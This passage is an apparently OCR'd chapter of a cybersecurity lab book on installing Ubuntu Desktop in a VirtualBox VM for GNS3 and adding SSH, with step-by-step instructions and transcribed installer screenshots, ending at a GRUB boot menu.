


Figure 32 – Select device to remove

CHAPTER 11

Create an Ubuntu Desktop

DANTE ROCCA

Sometimes we need a Linux desktop with more power than Tiny Core Linux. Like other Linux flavors (known as distributions), Ubuntu's primary strength is the command line interface. Ubuntu Desktop has a graphical interface already installed but we will use the terminal for the installation in this lab anyway.

LEARNING OBJECTIVES

- Successfully download, install, and run Ubuntu Desktop in a GNS3 environment

PREREQUISITES

- Virtualbox Installed
- GNS3 Workspace Installed

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Ubuntu Desktop

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott

Phase I – Download and Installation

Much like the Linux Server, installation is pretty straightforward. Be sure to work through the lab completely as the tools installed later will be used down the line.

1. Download Ubuntu Desktop from here

2. Start Oracle Virtual Box Manager

3. Click on *New* (Figure 1)

    3.1. Pick a name, here we will use *Ubuntu Desktop New*

    3.2. Choose a directory where you want the VM installed. Here we used an external M2 drive

    3.3. Use the dropdown menu to select the*Ubuntu Desktop ISO* that you downloaded

    3.4. **IMPORTANT!** Click *Skip Unattended Installation*

    3.5. Click *Next* (Figure 2)

    3.6. Change the base memory to 4096 MB and click *next* (Figure 3)

> **NOTE**: Ubuntu Desktop requires 4GB of RAM to install. This unfortunately makes it more intense than other machines used in this book. If you need an Ubuntu Desktop that uses less RAM we recommend version 22 instead of version 24. That can be found here.

    3.7. Leave the default Virtual Hard Disk settings and click *next* (Figure 4)

    3.8. Review the summary and click *Finish* (Figure 5)

4. Start the Ubuntu Desktop VM

5. Hit enter to*try or install Ubuntu* (Figure 6)

6. When the welcome to Ubuntu window appears select your language and click *next* (Figure 7)

7. On the Accessibility screen, select any accessibility settings relevant to you. Once done, hit *next*

8. Select your keyboard layout and hit *next* (Figure 8)

9. On the Internet Connection screen leave the *Use wired connection* radio button selected and hit *next* (Figure 9)

10. Select *Install Ubuntu* and hit *Next* (Figure 10)

11. Select *Interactive Installation* and hit *next* (Figure 11)

12. Select *Default selection* and hit *next* (Figure 12)

NOTE: If desired you may select Extended selection but it isn't required for the labs present in this book and will take longer to install.

13. Select any proprietary software you desire, none of them will be needed for labs in this book. Hit ***next***

14. Select ***Erase disk and install Ubuntu*** then click ***next*** (Figure 13)

15. Enter a name and the computer and username should be automatically filled out. Like every other machine we will use the name ***student***. Enter a password, as with every other machine, we use ***Security1*** as our password. Click***next*** (Figure 14)

16. Select your time zone and location (Figure 15)

17. Review your choices and click ***Install*** (Figure 16)

18. Once the installation is complete, click ***Restart now*** (Figure 17)

19. Hit ***enter*** when prompted to boot into the machine

Phase II – Installing SSH

Secure Shell (SSH) is a common remote shell and administration tool. It is used to securely remote login and command-line execution. We install it here for later use.

1. Log into the Ubuntu Desktop virtual machine

2. Click the ***Canonical logo*** (show applications) button in the bottom left corner. In the search screen that appears, search for and open the ***terminal*** (Figure 18)

3. In the newly opened terminal, type the following command to install SSH

```
sudo apt install ssh
```

4. Enter ***y*** when prompted

5. Once the install is finished, ssh will successfully be installed (Figure 19)

End of Lab

Figures for Printed Version





Figure 1 – Creating a new VM



Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Ubuntu Desktop New ✓

Folder: D:

ISO Image: C:\Users\mheat\Downloads\ubuntu-22.04.4-desktop-amd64.iso

Edition:


Type: Linux

Version: Ubuntu (64-bit)

☑ Skip Unattended Installation

You have selected to skip unattended guest OS install, the guest OS will need to be installed manually.

Figure 2 – Creating a new VM



Hardware


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 4096 MB (4 MB – 32768 MB)

Processors: 1 (1 CPU – 32 CPUs)

□ Enable EFI (special OSes only)

Figure 3 – Screenshot of Hardware Specifications



Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

● Create a Virtual Hard Disk Now

Disk Size: 25.00 GB (4.00 MB – 2.00 TB)


□ Pre-allocate Full Size

○ Use an Existing Virtual Hard Disk File

DHCP1.vdi (Normal, 60.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 4 – Creating a new VM




Create Virtual Machine

Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.


Machine Name and OS Type	
Machine Name	Ubuntu Desktop 24
Machine Folder	C:/Users/Mordi/VirtualBox VMs/Ubuntu Desktop 24
ISO Image	C:/Users/Mordi/Downloads/ubuntu-24.04-desktop-amd64.iso
Guest OS Type	Ubuntu (64-bit)
Skip Unattended Install	true
Hardware	
Base Memory	4096
Processor(s)	1
EFI Enable	false
Disk	
Disk Size	25.00 GB
Pre-allocate Full Size	false

Figure 5 – Screenshot of Summary Page



```
                         GNU GRUB  version 2.06

 *Try or Install Ubuntu
  Ubuntu (safe graphics)
  OEM install (for manufacturers)
  Test memory

     Use the ↑ and ↓ keys to select which entry is highlighted.
     Press enter to boot the selected OS, `e' to edit the commands
     before booting or `c' for a command-line.
